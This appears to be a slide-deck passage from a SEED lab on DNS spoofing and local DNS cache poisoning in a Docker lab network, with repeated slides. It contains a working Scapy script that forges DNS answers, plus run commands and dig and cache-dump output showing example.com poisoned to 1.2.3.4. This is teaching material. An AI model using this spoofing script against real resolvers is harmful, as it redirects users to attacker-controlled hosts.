2. docksh into the local DNS server container and flush the cache

## Victim Container (10.9.0.5)

```
root@7297442e198f:/# dig www.example.com
```

3. docksh into the victim container and run the dig command to send a DNS query for example.com



# Spoofing a DNS Response Code

## Attacker VM (10.9.0.1)

```
[03/29/23] seed@VM:~/.../07_dns_attacks$ sudo python3 spoof_answer.py 10.9.0.5
```

1. On the attacker VM, run the sniff/spoof python script

4. Our sniffer picks up the DNS query, and spoofs a response to the Victim

```
[03/29/23] seed@VM:~/.../07_dns_attacks$ sudo python3 spoof_answer.py 10.9.0.5
Listening for DNS queries coming from 10.9.0.5
.
Sent 1 packets.
```



“The IP Address for example.com is 1.2.3.4”

## Local DNS Sever (10.9.0.53)

```
root@e8f13d4a656e:/# rndc flush
```

2. docksh into the local DNS server container and flush the cache

## Victim Container (10.9.0.5)

```
root@7297442e198f:/# dig www.example.com
```


3. docksh into the victim container and run the dig command to send a DNS query for example.com

5. The response of our Dig command should be 1.2.3.4 (the malicious IP that came from our spoofed packet)!

```
; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47241
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available


;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      1.2.3.4
```



Instead of going to the actual IP address for example.com (93.184.216.34), they will now go to the malicious IP address from the spoofed packet (1.2.3.4) which is an IP address the attacker controls!!


(We won't design this evil website, but it really could be anything we want (we control it!) )



this was suppose to be a png...




# Spoofing a DNS response to the local DNS server (Task 2)



Step 1. Sniff for outgoing DNS traffic from the local DNS server


## Spoofing a DNS response to the local DNS server (Task 2)



Step 1. Sniff for outgoing DNS traffic from the local DNS server

Step 2. Using information from the sniffed packet, spoof a packet to the Local DNS server that looks like the packet came from a Global DNS server

## Spoofing a DNS response to the local DNS server (Task 2)



Step 1. Sniff for outgoing DNS traffic from the local DNS server

Step 2. Using information from the sniffed packet, spoof a packet to the Local DNS server that looks like the packet came from a Global DNS server

Step 3. The Local DNS Server accepts packet and **caches it** and send a DNS response to the client

```
#!/bin/env python3

from scapy.all import *
import sys

target = sys.argv[1]

def spoof_dns(pkt):
    if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
        old_ip = pkt[IP]
        old_udp = pkt[UDP]
        old_dns = pkt[DNS]

        ip = IP ( dst = old_ip.src, src = old_ip.dst )

        udp = UDP ( dport = old_udp.sport, sport = 53 )

        Anssec = DNSRR( rname = old_dns.qd.qname, type = 'A', rdata = '1.2.3.4', ttl = 259200)

        dns = DNS( id = old_dns.id, aa=1, qr=1, qdcount=1, anccount=1, qd = old_dns.qd, an = Anssec)

        spoofpkt = ip/udp/dns
        send(spoofpkt)

f = 'udp and (src host {} and dst port 53)'.format(target)
pkt=sniff(iface='br-0a1341e6c3d2', filter=f, prn=spoof_dns)
```

```
^C[03/29/23]seed@VM:~/.../07_dns_attacks$ sudo python3
spoof_answer.py 10.9.0.53
Listening for DNS queries coming from 10.9.0.53
```

We use the exact same program, but we sniff for a different IP address now (10.9.0.53)

Attacker VM (10.9.0.1)

```
^C[03/29/23]seed@VM:~/.../07_dns_attacks$ sudo python3
spoofer.py 10.9.0.53
Listening for DNS queries coming from 10.9.0.53
```

1. On the attacker VM, run the sniff/spoof python script

4. Our sniffer picks up the DNS query, and spoofs a response to the Victim

```
^C[03/29/23]seed@VM:~/.../07_dns_attacks$ sudo python3
spoofer.py 10.9.0.53
Listening for DNS queries coming from 10.9.0.53
Sent 1 packets.
```



“The IP Address for example.com is 1.2.3.4”

Local DNS Sever (10.9.0.53)

```
root@e8f13d4a656e:/# rndc flush
```

2. docksh into the local DNS server container and flush the cache

Victim Container (10.9.0.5)

```
root@7297442e198f:/# dig www.example.com
```

3. docksh into the victim container and run the dig command to send a DNS query for example.com

5. The response of our Dig command should be 1.2.3.4 (the malicious IP that came from our spoofed packet)!

```
; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47241
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
0
;; WARNING: recursion requested but not available


;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      1.2.3.4
```

## Spoofing a DNS Response packet to the LOCAL DNS Server

### Local DNS Sever (10.9.0.53)

```
root@e8f13d4a656e:/# cat /var/cache/bind/dump.db | grep example
example.com.          777578  NS      a.iana-servers.net.
www.example.com.      863978  A       1.2.3.4
root@e8f13d4a656e:/#
```



Important: When we attack the Local DNS Sever, our spoofed DNS response gets **cached** by the DNS server

Whenever someone asks this local DNS server for the IP address of example.com, it will always return 1.2.3.4 **right away**

We have “poisoned” this DNS server






# Spoofing a DNS Response packet to the LOCAL DNS Server

## Local DNS Server (10.9.0.53)

```
root@e8f13d4a656e:/# cat /var/cache/bind/dump.db | grep example
example.com.          777578 NS      a.iana-servers.net.
www.example.com.      863978 A       1.2.3.4
root@e8f13d4a656e:/#
```



## DNS Servers hold **DNS Records**


**Type A Records:** IPv4 Addresses. Ie. the IP Address for [www.example.com](http://www.example.com) is 1.2.3.4

**Type NS Records:** Authoritative DNS Servers for a domain. Ie. the Authoritative DNS Server for [www.example.com](http://www.example.com) is a.iana-servers.net

# Spoofing a DNS Response packet to the LOCAL DNS Server

## Local DNS Server (10.9.0.53)

```
root@e8f13d4a656e:/# cat /var/cache/bind/dump.db | grep example
example.com.          777578 NS      a.iana-servers.net.
www.example.com.      863978 A       1.2.3.4
root@e8f13d4a656e:/#
```



## DNS Servers hold **DNS Records**

**Type A Records:** IPv4 Addresses. Ie. the IP Address for [www.example.com](http://www.example.com) is 1.2.3.4

**Type NS Records:** Authoritative DNS Servers for a domain. Ie. the Authoritative DNS Server for [www.example.com](http://www.example.com) is a.iana-servers.net

Other types:


Type AAA: IPv6 Address

Type CNAME: "Canonical name" aka an alias for another domain

# Spoofing a DNS Response packet to the LOCAL DNS Server

## Local DNS Sever (10.9.0.53)

```
root@e8f13d4a656e:/# cat /var/cache/bind/dump.db | grep example
example.com.          777578 NS      a.iana-servers.net.
www.example.com.      863978 A       1.2.3.4
root@e8f13d4a656e:/#
```



## DNS Servers hold **DNS Records**


**Type A Records:** IPv4 Addresses. Ie. the IP Address for [www.example.com](http://www.example.com) is 1.2.3.4

